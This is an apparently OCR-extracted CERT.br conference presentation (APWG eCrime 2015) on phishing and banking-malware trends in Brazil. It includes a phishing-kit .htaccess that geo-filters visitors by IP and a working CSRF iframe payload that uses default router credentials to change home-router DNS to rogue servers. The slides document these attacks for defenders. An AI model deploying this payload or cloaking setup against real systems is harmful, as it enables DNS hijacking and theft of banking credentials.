nic.br cgi.br | cert.br


Barcelona, ES
May 26, 2015
APWG eCrime 2015

Overview of Phishing and Malware Attacks in Brazil


João Marcelo Ceron
ceron@cert.br

cert.br nic.br cgi.br


Phishing:
Stats 2013–2015



Phishing:
Stats 2013–2015




Phishing:
Stats 2013–2015





```
http://xxx.com/logs/Sistema/002/atendimento/5APGQA87J4.html
http://xxx.com/logs/Sistema/002/atendimento/7JBUAFDLOJ.html
http://xxx.com/logs/Sistema/002/atendimento/A3SF8A9L53.html
http://xxx.com/logs/Sistema/002/atendimento/BJ5YSLSCF3.html
http://xxx.com/logs/Sistema/002/atendimento/BW4C0FMK6I.html
http://xxx.com/logs/Sistema/002/atendimento/GTXAO50LUV.html
http://xxx.com/logs/Sistema/002/atendimento/JI4OHXWUR3.html
http://xxx.com/logs/Sistema/002/atendimento/NOW2AYKYUX.html
http://xxx.com/logs/Sistema/002/atendimento/O7RLECYQDR.html
http://xxx.com/logs/Sistema/002/atendimento/OB3KRBIRN8.html
http://xxx.com/logs/Sistema/002/atendimento/R7KK0LKZCL.html
```

Phishing:
January–April 2015 - distribution of attacks

Targeted Brands



IP Allocation



Phishing: **Peculiarities**

gTLD registered for fraud

Phishing gTLD

.creditcard
.email
.name
.travel
.xyz

Phishing landing page

Fake webpages

- Multiples redirects
- CCTV webserver abuse

IP Geo location widely used

.htaccess

```
<limit GET POST PUT>
order deny,allow
deny from all
allow from 177.
allow from 186.
allow from 187.
allow from 189.
allow from 190.
allow from 200.
allow from 201.
</limit>
ErrorDocument 404 /index404.php
ErrorDocument 403 .
```

Phishing:
Peculiarities

gTLD registered for fraud

Phishing gTLD

.creditcard
.email
.name
.travel
.xyz

IP Geo location widely used

.htaccess

```
<limit GET POST PUT>
order deny,allow
deny from all
allow from 177.
allow from 186.
allow from 187.
```

Ph

Fak


- M
- C

```
http://www.domain.com/index.php
    ↳ http://www.xxx.com/wp-content/.go
        ↳ http://bit.ly/XREWRF
            ↳ http://www.zzz.com/bank.php
```

Malware:
Bankers - delivery methods and stats 2006–2015


Typically used with social engineering

- Bill payments/ tax invoice
- Traffic tickets
- Goverment taxes
- Police and justice requests




Attacks using rogue DNS servers: **Fundamentals**

- Translates specific domain names into illegitimate IP address hosting fake webpage
- Relies on infrastructure (ISP, CPE, WI-FI router)
- Transparent and “system agnostic”



Attacks using rogue DNS servers: **Sample attack scenario**



Attacks using rogue DNS servers: **Sample iFrame in a popular site**

- **compromises website with a high number of viewers**
- **malicious iFrame inserted, that makes the user browser attack its own CPE (CSRF attack)**

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_victim/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://root:root@IP_victim/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

Attacks using rogue DNS servers: **Rogue DNS server setup**

- commonly hosted at cloud or hosting services abroad
- usually respond with authority for the target domains
  - attacker just creates a zone file for the target domain
  - we handled cases where 1 rogue DNS server was providing wrong results for more than 30 domains (financial services, e-commerce, websearch, public API's, etc)

